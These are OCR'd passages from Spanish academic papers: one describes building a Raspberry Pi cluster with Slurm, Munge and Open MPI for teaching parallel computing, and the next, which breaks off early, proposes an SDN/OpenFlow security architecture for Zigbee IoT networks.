En este contexto, el concepto de Green Computing, que promueve la eficiencia energética y la reducción del impacto ambiental de los sistemas computacionales, encuentra un poderoso aliado. Al utilizar estas microcomputadoras en la construcción

de clusters, es posible crear soluciones de procesamiento paralelo que son no solo efectivas, sino también respetuosas con el medio ambiente.

El avance del software de código abierto ha sido fundamental para el desarrollo de estos sistemas. Herramientas como Munge, Slurm y Open MPI son ejemplos destacados de software que facilitan la autenticación segura, la gestión de recursos y la comunicación en paralelo en clusters de computadoras.

- Munge: Un servicio de autenticación que proporciona credenciales seguras para la comunicación entre nodos en un clúster (ver [3]).
- Slurm: Un sistema de gestión de recursos y tareas que permite la asignación eficiente de trabajos en un clúster (ver [4]).
- Open MPI: Una implementación del estándar Message Passing Interface que facilita la programación paralela entre procesos en un clúster (ver [5]).

El desarrollo de software utiliza conceptos cliente-servidor, sistemas distribuidos, alta disponibilidad (ver [6]). Debido a estos avances, es necesario utilizar frecuentemente soluciones en paralelo, por tal motivo se presenta un nuevo requerimiento para la enseñanza/aprendizaje. Para lograr un aprendizaje activo es necesario disponer de dispositivos que permitan este tipo de desarrollos.

Una opción viable para construir un clúster de computadoras es utilizando computadoras de bajo costo, como es Raspberry Pi, computadora de placa única (*Single Board Computer,* SBC), que también posee tamaño reducido y bajo consumo. Estas microcomputadoras poseen varios núcleos y la posibilidad de disponer de suficiente memoria RAM, necesaria en la construcción de un clúster.

Este trabajo propone aprovechar las características únicas de las Raspberry Pi, como su bajo costo y eficiencia energética, para explorar soluciones de computación paralela accesible y sostenible. El objetivo es proporcionar una alternativa práctica y económica.

2 Líneas de investigación y desarrollo

El presente artículo se enmarca en un proyecto que se estructura en tres fases principales, cada una con objetivos y procedimientos específicos que guían su desarrollo y evaluación. Estas fases aseguran una implementación metódica y completa de cada aspecto del proyecto, permitiendo explorar y optimizar la viabilidad y eficiencia de un clúster de computadoras en el ámbito del procesamiento paralelo.

2.1 Fases

Primera Fase: Puesta en Marcha y Pruebas Iniciales.

- **Objetivo**: Establecer y configurar el clúster, y realizar las pruebas iniciales para asegurar su correcto funcionamiento.
- **Procedimiento**: Montaje del hardware, instalación y configuración del software, y ejecución de pruebas básicas para verificar la operatividad del clúster.

Segunda Fase: Evaluación del Rendimiento y Escalabilidad.

- **Objetivo**: Evaluar el rendimiento del clúster y explorar su capacidad de escalabilidad.
- **Procedimiento**: Realización de pruebas de rendimiento y análisis de los resultados para determinar la eficiencia del clúster, así como la evaluación de la posibilidad de añadir más nodos.

Tercera Fase: Desarrollo de Aplicaciones Paralelas y Documentación.

- **Objetivo**: Desarrollar aplicaciones paralelas y crear documentación detallada para la instalación, configuración y administración del clúster.
- **Procedimiento**: Desarrollo de aplicaciones paralelas, generación de guías y manuales, y capacitación para usuarios y administradores.

Estas fases proporcionan una estructura para el desarrollo y evaluación del clúster, permitiendo una implementación metódica de cada aspecto del proyecto.

La primera etapa del trabajo es la configuración y puesta en marcha de un clúster de computadoras utilizando Raspberry Pi, para explorar y evaluar la viabilidad y eficiencia de este tipo de soluciones en el ámbito del procesamiento paralelo.

3 Puesta en marcha

En esta etapa inicial nuestra intención es maximizar la capacidad de la plataforma seleccionada. Un clúster de Raspberry Pi configurado adecuadamente puede ofrecer una experiencia de aprendizaje valiosa y práctica, que permitirá facilitar y acercar a los estudiantes la posibilidad de experimentar y comprender conceptos complejos en computación paralela y distribuida.

3.1 La Arquitectura

Para la configuración del clúster, se adoptó una arquitectura jerárquica conocida como maestro-esclavo. En esta arquitectura, un nodo maestro gestiona y coordina las operaciones del clúster, mientras que los nodos esclavos realizan las tareas de procesamiento asignadas por el maestro. Esta elección se basó en la necesidad de simplificar la administración del clúster y optimizar la distribución de tareas.

Esta arquitectura es ampliamente utilizada en sistemas distribuidos y clusters debido a su eficiencia y facilidad de administración (ver [6]). El nodo maestro centraliza la gestión y la coordinación, lo que permite una administración más sencilla y un control centralizado del flujo de trabajo. Los nodos esclavos, por su parte, se encargan de ejecutar las tareas específicas asignadas por el maestro, permitiendo así una distribución eficiente de la carga de trabajo y un mejor aprovechamiento de los recursos del clúster (ver [7]). Un esquema de la arquitectura elegida se ve en la Figura 1.




Fig. 1. Arquitectura de Cronos y mapa de red

3.2 Armado del Clúster

Para el armado del clúster, se eligió un hardware de forma de garantizar la compatibilidad y capacidad, considerando costo-efectividad y disponibilidad en el mercado. Con el fin de garantizar un rendimiento adecuado y una configuración eficiente. A continuación se detalla el hardware utilizado:

- 1 Raspberry Pi 4 8 GB RAM (nodo maestro) equipado con un procesador ARM Cortex-A72 de cuatro núcleos a 1.5 GHz, que proporciona un equilibrio entre rendimiento y eficiencia energética.
- 5 Raspberry Pi 4 4 GB RAM (nodos esclavos) también equipados con procesadores ARM Cortex-A72 de cuatro núcleos a 1.5 GHz, asegurando uniformidad y capacidad de procesamiento paralelo en el clúster.
- 6 tarjetas microSD de 32 GB
- 1 Pendrive 120 GB para almacenamiento compartido
- 1 Adaptador Ethernet usb (Segunda NIC para Nodo Maestro)
- 1 switch Ethernet 16 bocas (conectividad Lan interna)
- 1 router WiFi (conectividad WAN Internet)
- 2 Coolers de PC para refrigeración.
- 2 Fuentes ATX para alimentación eléctrica del clúster
- Cables Ethernet

3.3 Configuración del Software

Instalación del Sistema Operativo

La configuración del software es un paso crucial para el correcto funcionamiento del clúster. Se seleccionó un sistema operativo basado en GNU/Linux debido a su estabilidad, robustez y amplio soporte de la comunidad (ver [9]). La distribución

Raspbian Lite 11 (“Bullseye”) de 64 bits, derivada de Debian, fue instalada en las memorias micro SD de cada nodo mediante la aplicación RPI Imager (ver [10]). Raspbian Lite es una versión minimalista del sistema operativo, diseñada para funcionar con un consumo de recursos muy bajo. A diferencia de la versión Desktop, Raspbian Lite no incluye una interfaz gráfica de usuario (GUI), lo que reduce significativamente la carga del sistema y permite que más recursos estén disponibles para el procesamiento de datos. Esto la convierte en una elección ideal para un entorno de clúster donde la eficiencia y el rendimiento son cruciales.

Los pasos iniciales de configuración incluyeron la instalación del sistema operativo y la configuración de los parámetros de red y acceso SSH. Esta configuración inicial permite la administración remota de los nodos, facilitando las tareas de mantenimiento y monitoreo del clúster (ver [11]).

Configuración de la Red

Todos los nodos están interconectados mediante una red privada con el rango de direcciones IP 192.168.10.0/24. Para facilitar la comunicación dentro del clúster, se asignaron direcciones IP estáticas a cada nodo. El tráfico de la red interna se administra mediante un switch Ethernet de 16 puertos (ver Figura 1).

El nodo maestro tiene una segunda conexión a Internet a través de una interfaz de red USB/Ethernet adicional, configurada con el rango de direcciones privadas 10.77.77.0/24. Esta conexión se enlaza a un router WiFi, que redirige el tráfico hacia el exterior, permitiendo al clúster acceso a recursos en línea y actualizaciones necesarias (ver [12]).

Compartición de Archivos (NFS)

Es fundamental que un trabajo pueda ejecutarse en cualquiera de los nodos que componen el clúster. Esto requiere que cada nodo tenga acceso a los mismos archivos, garantizando la coherencia y consistencia de los datos en todo el sistema. Para lograr esta funcionalidad, hemos implementado una unidad USB de 64 GB conectada al nodo maestro. Esta unidad se exporta como un sistema de archivos de red (NFS).

El uso de NFS permite que la unidad compartida sea montada en todos los nodos, facilitando así el acceso y compartición de archivos entre ellos. De esta manera, todos los nodos pueden acceder y utilizar los mismos datos y aplicaciones, lo que es crucial para el correcto funcionamiento y eficiencia del clúster. Esta configuración asegura que cualquier nodo pueda ejecutar los trabajos necesarios sin problemas de acceso a los archivos requeridos.

- Se instaló y configuró NFS server en el nodo maestro y en los esclavos se instaló el cliente NFS para actuar como servidor de archivos.
- Se montó la unidad compartida a través de NFS en todos los nodos esclavos *(/clusterfs*).

Autenticación Segura (Munge).

Se instaló Munge en cada nodo para proporcionar autenticación segura en el clúster. Se generó una clave de autenticación y se distribuyó a todas las unidades del clúster

(ver Figura 2) garantizando que solo los nodos autorizados puedan ejecutar y gestionar tareas dentro del clúster.

En el clúster Cronos Slurm, el sistema de gestión de recursos y programación de tareas, depende de Munge para asegurar que las solicitudes de trabajo y las comunicaciones entre los nodos sean legítimas. Munge verifica la autenticidad de los mensajes intercambiados, asegurando que los comandos y las tareas enviadas a través de Slurm provengan de fuentes confiables. Esto es fundamental para mantener la integridad y la seguridad del clúster, previniendo accesos no autorizados y posibles interrupciones en el procesamiento de tareas.



Fig. 2. Autenticación Munge

Gestión de Recursos (Slurm)

Slurm (Simple Linux Utility for Resource Management) es un sistema de gestión de recursos y programación de tareas ampliamente utilizado en clusters de computadoras. Permite asignar eficientemente los recursos del clúster, como CPU y memoria, a diferentes tareas y trabajos. Slurm es muy utilizado en clústeres de gran tamaño y es la herramienta de gestión de recursos elegida por muchos de los sistemas de supercomputación más potentes del mundo, según el ranking TOP500 (ver [13]).

Se instaló y configuró Slurm en todos los nodos, y se configuró en lo que Slurm denomina partición para administrar y asignar tareas (jobs) de procesamiento.

Una partición es un grupo lógico de nodos dentro del clúster que se define para organizar y gestionar los recursos de manera eficiente. Las particiones permiten segmentar el clúster en diferentes secciones, cada una de las cuales puede tener políticas específicas de asignación de recursos, prioridades y restricciones (en nuestro caso estos recursos son CPUs/núcleos y memoria RAM). Esto facilita la administración de trabajos y la optimización del uso de los recursos disponibles, permitiendo que diferentes tipos de tareas se ejecuten de manera concurrente y controlada.

Acceso Remoto.

El acceso remoto al nodo maestro se realiza principalmente mediante SSH (Secure Shell), lo que permite la administración y control de los nodos desde ubicaciones remotas.

Además instalamos y configuramos el acceso web mediante Shellinabox (ver [14]) para facilitar el acceso remoto y la administración del nodo maestro. Esta herramienta proporciona una interfaz de terminal basada en web, permitiendo a los usuarios acceder

y controlar el nodo maestro desde cualquier navegador web. Shellinabox simplifica la gestión del clúster, especialmente en entornos donde el acceso físico a los nodos es limitado.

Comunicación en Paralelo (Open MPI).

Open MPI es una implementación del estándar Message Passing Interface (MPI) que proporciona una infraestructura para el desarrollo y ejecución de aplicaciones paralelas en sistemas de computación distribuidos. Se utiliza ampliamente en entornos de investigación y académicos para facilitar la comunicación entre nodos en un clúster, permitiendo la ejecución de aplicaciones paralelas de alto rendimiento (ver [15]).

Uso de Open MPI en el Clúster.

En nuestro clúster, Open MPI se utiliza para habilitar la comunicación en paralelo entre los nodos. Esto permite que las aplicaciones distribuyan tareas y datos entre múltiples nodos, optimizando el uso de los recursos disponibles y mejorando el rendimiento general del sistema. Al utilizar Open MPI, podemos ejecutar programas que requieren procesamiento paralelo de manera eficiente, aprovechando al máximo la capacidad de nuestro clúster de Raspberry Pi (ver Figura 3).



Fig. 3. Open MPI

4 Evaluación y pruebas iniciales

Una vez completada la configuración del hardware y software, se realizaron pruebas iniciales para evaluar el funcionamiento y la estabilidad del clúster. Se ejecutaron jobs en paralelo utilizando Slurm y Open MPI para la funcionalidad, en lo referente a tiempos de respuesta del sistema en esta etapa no se evalúan.

Resultados preliminares

Se llevaron a cabo pruebas de comunicación entre el nodo maestro y los nodos esclavos para garantizar el correcto funcionamiento del clúster. La Figura 4 presenta el resultado del comando *sinfo*, que ilustra el estado actual del clúster.

Se realizaron pruebas de funcionalidad de los nodos a través del sistema de gestión de tareas Slurm. Utilizando el comando *srun --nodes=6 hostname*, se asignaron seis trabajos a seis nodos diferentes, ejecutando el comando *hostname* en cada uno de estos trabajos. La opción *--ntasks-per-node=4* especifica que se deben ejecutar cuatro trabajos por nodo (ver Figura 5).




Fig. 4. Resultado del comando sinfo




Fig. 5. Resultado del comando srun

Finalmente, se efectuó una prueba adicional empleando un programa en C que utiliza la biblioteca Open MPI. El programa, basado en el ejemplo tradicional "holamundo.c", fue compilado con el compilador *mpicc*. La ejecución del programa se realizó mediante un script que emplea el comando *sbatch*, el cual asignó la tarea correspondiente (ver Figura 6 y 7).

Estos resultados preliminares indican que un clúster Cronos es una solución viable y eficiente para aplicaciones de procesamiento paralelo, con ventajas tanto económicas dado su bajo costo. Se espera continuar con evaluaciones más exhaustivas y detalladas en fases posteriores del proyecto.




Fig. 6. Código fuente de hola mundo en paralelo



Fig. 7. Resultado de la ejecución de holamundo.c

5 Conclusiones

En esta primera etapa, se ha realizado exitosamente el armado y la configuración de un clúster de computadoras utilizando dispositivos Raspberry Pi, basados en la arquitectura ARM. Se logró poner en funcionamiento un clúster capaz de ejecutar programas en paralelo, lo que sienta las bases para su uso en entornos educativos y de investigación.

Aunque la performance del clúster no alcanza los niveles de sistemas de alto rendimiento tradicionales, su diseño y configuración ofrecen una plataforma accesible y económica para la enseñanza y el aprendizaje. Este proyecto, al integrarse con herramientas de software de código abierto como Munge, Slurm y Open MPI, proporciona una experiencia práctica valiosa para estudiantes interesados en la construcción y administración de clústeres de computadoras.

Las siguientes etapas del proyecto se enfocarán en la evaluación del rendimiento y escalabilidad del clúster, así como en el desarrollo de aplicaciones paralelas específicas y la documentación detallada para facilitar su replicación y uso. Se espera que, al finalizar todas las etapas, no solo sea una herramienta educativa eficiente, sino que también contribuya a la investigación en computación paralela y distribuida.

Referencias

1. Buyya, R., & Vecchiola, C. (2013). High Performance Cluster Computing: Architectures and Systems. Pearson.
2. Raspberry Pi Chile. (n.d.). ¿Qué es Raspberry Pi? En Raspberry Pi Chile. https://raspberrypi.cl/que-es-raspberry/
3. Munge. (s.f.). Munge: Authentication Service for HPC. https://dun.github.io/munge/
4. Jette, M. A., Yoo, A. B., & Grondona, M. (2002). SLURM: Simple Linux Utility for Resource Management. In Proceedings of the 9th International Workshop on Job Scheduling Strategies for Parallel Processing (pp. 44-60). Springer.
5. Gabriel, E., Fagg, G. E., Bosilca, G., Angskun, T., Dongarra, J. J., Squyres, J. M., ... & Lumsdaine, A. (2004). Open MPI: Goals, concept, and design of a next generation MPI implementation. In Proceedings of the 11th European PVM/MPI Users' Group Meeting (pp. 97-104). Springer.
6. Arroyo M., Enseñanza de Programación Paralela y Distribuida en las Carreras de Grado de Computación, Universidad Nacional de Río Cuarto, (2015)
7. De Giusti, A. E., Naiouf, M., & De Giusti, L. F. (2018). *Computación de altas prestaciones: Procesamiento y comunicaciones* (1ra ed.). Universidad Nacional de La Plata. Facultad de Informática.
8. Gomez, M., Perez, J., & Rodriguez, L. (2019). *Sistemas distribuidos y paralelos: Conceptos y aplicaciones* (2da ed.). Ediciones Díaz de Santos.
9. Linux Foundation. (2021). The Linux operating system. https://www.linuxfoundation.org/
10. Raspberry Pi Foundation. (2023). *Raspberry Pi Documentation*. https://www.raspberrypi.org/documentation/
11. Mitchell, C. (2020). *Remote system management using SSH*. TechPress.
12. Rekhter, Y., Moskowitz, B., Karrenberg, D., de Groot, G. J., & Lear, E. (1996). *Address Allocation for Private Internets* (RFC 1918). Internet Engineering Task Force. https://datatracker.ietf.org/doc/html/rfc1918
13. TOP500. (s.f.). *The list*. https://www.top500.org/
14. Shellinabox. (s.f.). *Shell In A Box: A web-based AJAX terminal emulator*. https://code.google.com/archive/p/shellinabox/
15. Gropp, W., Lusk, E., & Thakur, R. (1999). Using MPI: Portable Parallel Programming with the Message-Passing Interface (Vol. 1). MIT Press.

Desarrollo de una arquitectura de ciberseguridad en redes IoT, aplicada a un ecosistema Zigbee basado en SDN

Reinaldo Scappini[1], Diego Bolatti[1], Sergio Gramajo[1], Jorge Roa[1], Raul Montiel[1]
[1]Universidad Tecnológica Nacional Facultad Regional Resistencia – Chaco - Argentina

{rscappini – dbolatti - sergiogramajo –roajorge - raulmontiel}@gfe.frre.utn.edu.ar

Resumen. Este trabajo propone el desarrollo de arquitectura de ciberseguridad para sistemas basados en IoT, mostrando un ejemplo aplicado a un entorno Zigbee. Para ello se presenta una arquitectura de ciberseguridad innovadora basada en SDN para proteger de manera efectiva las redes IoT. La propuesta centraliza la gestión de políticas de seguridad en un controlador SDN, permitiendo un control granular del tráfico a través de conmutadores OpenFlow. Al aprovechar parámetros de los dispositivos IoT, como identificadores únicos y niveles de batería, se establecen políticas de acceso y priorización personalizadas. La arquitectura se valida en un entorno real utilizando una red Zigbee, demostrando su eficacia en la detección y mitigación de amenazas. Los resultados obtenidos respaldan la viabilidad de esta solución para asegurar la creciente diversidad de dispositivos IoT y garantizar la privacidad de los datos.

Palabras clave: IoT, Ciberseguridad, SDN, Zigbee.

1 Introducción

Algunos dispositivos de IoT tienen protocolos diferentes a los protocolos TCP/IP/protocolos de control de transmisión TCP. Los protocolos propios de un ecosistema IoT, pueden utilizarse para controlar el modo en que los dispositivos IoT se comunican entre sí. Así, deben existir capacidades de filtrado de protocolos específicos del ecosistema IoT para detectar cargas útiles maliciosas que podrían esconderse en sus protocolos. Según la Recomendación UIT-T X.1361 “Marco de seguridad para la Internet de las cosas basado en el modelo de pasarela” [1] , en su apartado 7 establece; “Tendrá que haber una capacidad de cortafuego en la pasarela (gateway) para controlar el tráfico destinado a terminar en el dispositivo”. El gateway debería ejercer una función de filtrado de datos concretos destinados a finalizar en ese dispositivo de modo que se utilicen al máximo los recursos computacionales disponibles y limitados. El gateway participa como un elemento único en la arquitectura funcional. A menudo es el primer punto de seguridad fiable en un sistema IoT porque los puntos extremos son más vulnerables a la manipulación física. Desempeña un papel en la IoT que justifica su distinción como activo de seguridad especial aparte de la red, debe tener en cuenta las limitaciones de los nodos de sensor y s menudo puede realizar algunas funciones de seguridad por cuenta de puntos extremos limitados como: gestión de claves, negociación criptográfica, prevención de intrusiones, etc. El gateway tendrá capacidades de seguridad muy diversas dependiendo de factores como: la potencia y las capacidades de los puntos extremos, el diseño de servicio, el diseño de red, las ubicaciones físicas y el contexto de utilización”.
La arquitectura de ciberseguridad de este trabajo (ver Figura 1), utiliza Redes Definidas por Software (SDN) [2] para proporcionar y administrar aspectos de seguridad en infraestructuras de IoT. En la infraestructura aplicada en este trabajo, el controlador SDN [3] tiene visibilidad sobre su dominio de red, las aplicaciones que se ejecutan en

el controlador pueden gestionar la seguridad de la infraestructura de red IoT subyacente. El Controlador SDN actúa como una autoridad de decisión de políticas de seguridad, y los conmutadores de red y las puertas de enlace de IoT aplican las políticas de seguridad en la infraestructura de red IoT, tal como se menciona en [4]. Este enfoque basado en políticas proporciona la capacidad de lograr una gestión segura de los flujos de red en una infraestructura IoT de manera dinámica, y de enfrentar ataques de seguridad de manera proactiva. Las políticas pueden imponer la creación de canales seguros para datos de dispositivos IoT autenticados específicos a través de puertas de enlace específicas hacia la nube. Esto puede ayudar a lograr una gestión segura de los flujos de datos en la infraestructura de red IoT.




Figura 1 arquitectura de ciberseguridad red IoT (extraido de [5])

Para cubrir los conocimientos mostrados en este trabajo, este artículo se estructura de la siguiente manera. En la sección 2 se describe la infraestructura por capas; en la sección 3 el modelo general de la aplicación en un ecosistema Zigbee [6] y por último las conclusiones.

2 Infraestructura de Estudio

Se puede pensar una infraestructura IoT como compuesta por cuatro capas de arquitectura, a saber: Capa de Aplicación, Capa de servicios Capa de Red, y Capas de dispositivos (Figura 1).

- La Capa de Aplicación proporciona la interfaz para que terceros desarrollen y ejecuten sus aplicaciones para el almacenamiento y procesamiento adicional de los datos de los dispositivos.
- La Capa de Servicios ayuda a realizar acciones dirigidas por aplicaciones de terceros que se ejecutan en la Capa de Aplicación.
- La Capa de Red procesa y enruta los datos a través de la infraestructura de red. Un procesamiento adicional de los datos ocurre en la Capa de Servicios.
- La Capa de dispositivos actúa como una interfaz con el mundo físico y consiste en actuadores y sensores. Esta capa transfiere los datos en bruto a la Capa de Red.

Las características de la tecnología SDN que la hacen una plataforma adecuada para asegurar la infraestructura IoT son las siguientes:

Separación del Plano de Control del Plano de Datos: Esto es útil para diseñar nuestra arquitectura de ciberseguridad basada en políticas en el Controlador SDN en el plano de control y para imponer las políticas de seguridad en los conmutadores de red y dispositivos IoT en el plano de datos. El controlador SDN se comunica con los conmutadores en el plano de datos utilizando interfaces y protocolos abiertos y estandarizados (OpenFlow) [7], lo cual es útil para asegurar las comunicaciones entre la autoridad de decisión de políticas en el Controlador y los mecanismos de cumplimiento en los dispositivos IoT y conmutadores.

Vista del Dominio de Red: El Controlador SDN tiene visibilidad sobre todo el dominio de red bajo su jurisdicción. Esto puede ser utilizado por nuestra arquitectura para lograr una gestión segura de los dispositivos IoT y los flujos en la infraestructura de red. El Controlador mantiene una base de datos de información topológica que registra información sobre todos los dispositivos de reenvío conectados al Controlador. Esto será útil en la especificación de políticas de seguridad basadas en rutas en nuestra arquitectura.

Aplicaciones Northbound de SDN [8]: SDN proporciona una API northbound flexible que nos permite desarrollar aplicaciones seguras o utilizar aplicaciones de terceros para monitorear y controlar de manera segura el comportamiento de los dispositivos IoT y nodos de red en el dominio de la red SDN. Nuestra arquitectura de ciberseguridad tiene una aplicación segura que se ejecuta sobre el Controlador (desarrollada utilizando su API northbound) que proporciona servicios de seguridad en la infraestructura IoT.

2.2 Arquitectura Utilizada

Nuestra propuesta de arquitectura de ciberseguridad basada en SDN utiliza políticas para controlar y gestionar dispositivos IoT, servicios y entidades de red (conmutadores, nodos y puertas de enlace); y además tiene como característica establecer una primera línea de defensa al tener los conmutadores en la capa más baja de la arquitectura. Como se puede ver en Figura 1, El elemento decisor de la arquitectura de ciberseguridad es el controlador SDN (capa de servicios), donde residen y se evalúan las políticas de seguridad. Los actuadores y sensores IoT son los dispositivos finales y se conectan a los Nodos IoT. Estos Nodos IoT están conectados a las Puertas de Enlace IoT, ya sea a través de redes cableadas o inalámbricas. Las Puertas de Enlace IoT contienen conmutadores OpenFlow y están conectadas al Controlador SDN. En algunos casos, los conmutadores OpenFlow pueden actuar como Puertas de Enlace/Nodos IoT en sí mismo. Nuestra arquitectura considera los conmutadores OpenFlow como Puertas de Enlace IoT y punto donde se efectúan funciones de monitoreo y detección. Básicamente los elementos de la capa de dispositivos están conectados a los conmutadores OpenFlow.

Los dispositivos IoT son de naturaleza heterogénea y pueden usar diferentes protocolos de red, mecanismos de autenticación y pueden tener diferentes plataformas de operación y aplicación. Además, puede haber un gran número de dispositivos IoT. Por lo tanto, se necesita una solución escalable que reconozca las capacidades individuales de los dispositivos IoT conectados.

En el contexto de OpenFlow, un "datapath" se refiere al componente lógico en un switch o router que maneja y procesa los paquetes de datos según las reglas definidas por un controlador OpenFlow.

El concepto central es arbitrar un mecanismo de acceso y validación a los dispositivos IoT, que les asigne un canal seguro implementado por un “Datapath” en el conmutador OpenFlow. Con OpenFlow, una parte del datapath reside en el mismo switch, pero es el controlador SDN el que realiza las decisiones de encaminamiento de alto nivel.

El datapath se compone de varios elementos clave:

- Flow Table (Tabla de Flujos): Una o más tablas que contienen las reglas para manejar los paquetes. Cada entrada en la tabla de flujos especifica un conjunto de coincidencias (match fields), acciones (actions) y contadores (counters).

- Match Fields (Campos de Coincidencia): Campos específicos de los paquetes (como direcciones IP, direcciones MAC, puertos, etc.) que se utilizan para identificar a qué flujo pertenece un paquete.
- Actions (Acciones): Las operaciones que se realizan en los paquetes que coinciden con una entrada de flujo. Esto puede incluir acciones como reenviar el paquete a un puerto específico, modificar los campos del paquete, enviar el paquete al controlador, o descartar el paquete.
- Counters (Contadores): Registros que mantienen información sobre el número de paquetes y bytes que han coincidido con cada entrada de flujo, proporcionando estadísticas útiles para la administración de la red.

El datapath, en esencia, es el componente dentro del switch que se comunica con el controlador OpenFlow, ejecuta las decisiones de enrutamiento y reenvío basadas en las reglas definidas por el controlador y gestiona el tráfico de la red. Es el núcleo de la infraestructura de red definida por software (SDN), donde la lógica de control está separada del hardware de reenvío y centralizada en el controlador OpenFlow. En el caso específico de este trabajo, se utilizan los parámetros y atributos correspondientes a los sensores como **Match Fields** y ejecutar las **Actions** en consecuencia.

3 Aplicación en un ecosistema Zigbee

Si bien el modelo estudiado tiene la suficiente generalidad para ser aplicado a diversos ecosistemas IoT, en este trabajo ofrecemos como ejemplo su aplicación en un ecosistema Zigbee. En una red Zigbee, varios parámetros de los sensores pueden ser útiles para un controlador SDN conectado al Coordinador/router Zigbee; Algunos de estos parámetros incluyen:

- ID del Sensor: Identificación única de cada sensor en la red Zigbee.
- Estado del Sensor: Información sobre si el sensor está activo, inactivo o en modo de bajo consumo.
- Tipo de Datos: Tipo de datos que el sensor está recolectando, como temperatura, humedad, movimiento, etc.
- Intervalo de Muestreo: Frecuencia con la que el sensor recolecta datos.
- Potencia de la Señal (RSSI): Indicador de la fuerza de la señal recibida, útil para evaluar la calidad de la comunicación y el alcance de los sensores.
- Latencia de Comunicación: Tiempo que tarda en transmitirse la información desde el sensor hasta el controlador.
- Uso de la Batería: Nivel de batería del sensor, importante para la gestión de la energía en la red.
- Tráfico de Datos: Cantidad de datos que el sensor está enviando, lo cual puede afectar la carga de la red.
- Ubicación del Sensor: Información de la ubicación física del sensor, si está disponible, para optimizar la gestión y el enrutamiento de datos.
- Estado de la Red: Información sobre la conectividad del sensor con la red Zigbee, incluyendo posibles problemas de conexión o interferencias.

Estos parámetros permiten al controlador SDN tener una visión holística del estado de la red y tomar decisiones informadas sobre la gestión de recursos, el balanceo de carga, la optimización del rendimiento y la prolongación de la vida útil de los sensores.

A modo de ejemplo se muestran dos contextos de una red con tecnología SDN y controlador con reglas de flujo basadas en los parámetros de los sensores de una red Zigbee

3.1 Contexto 1

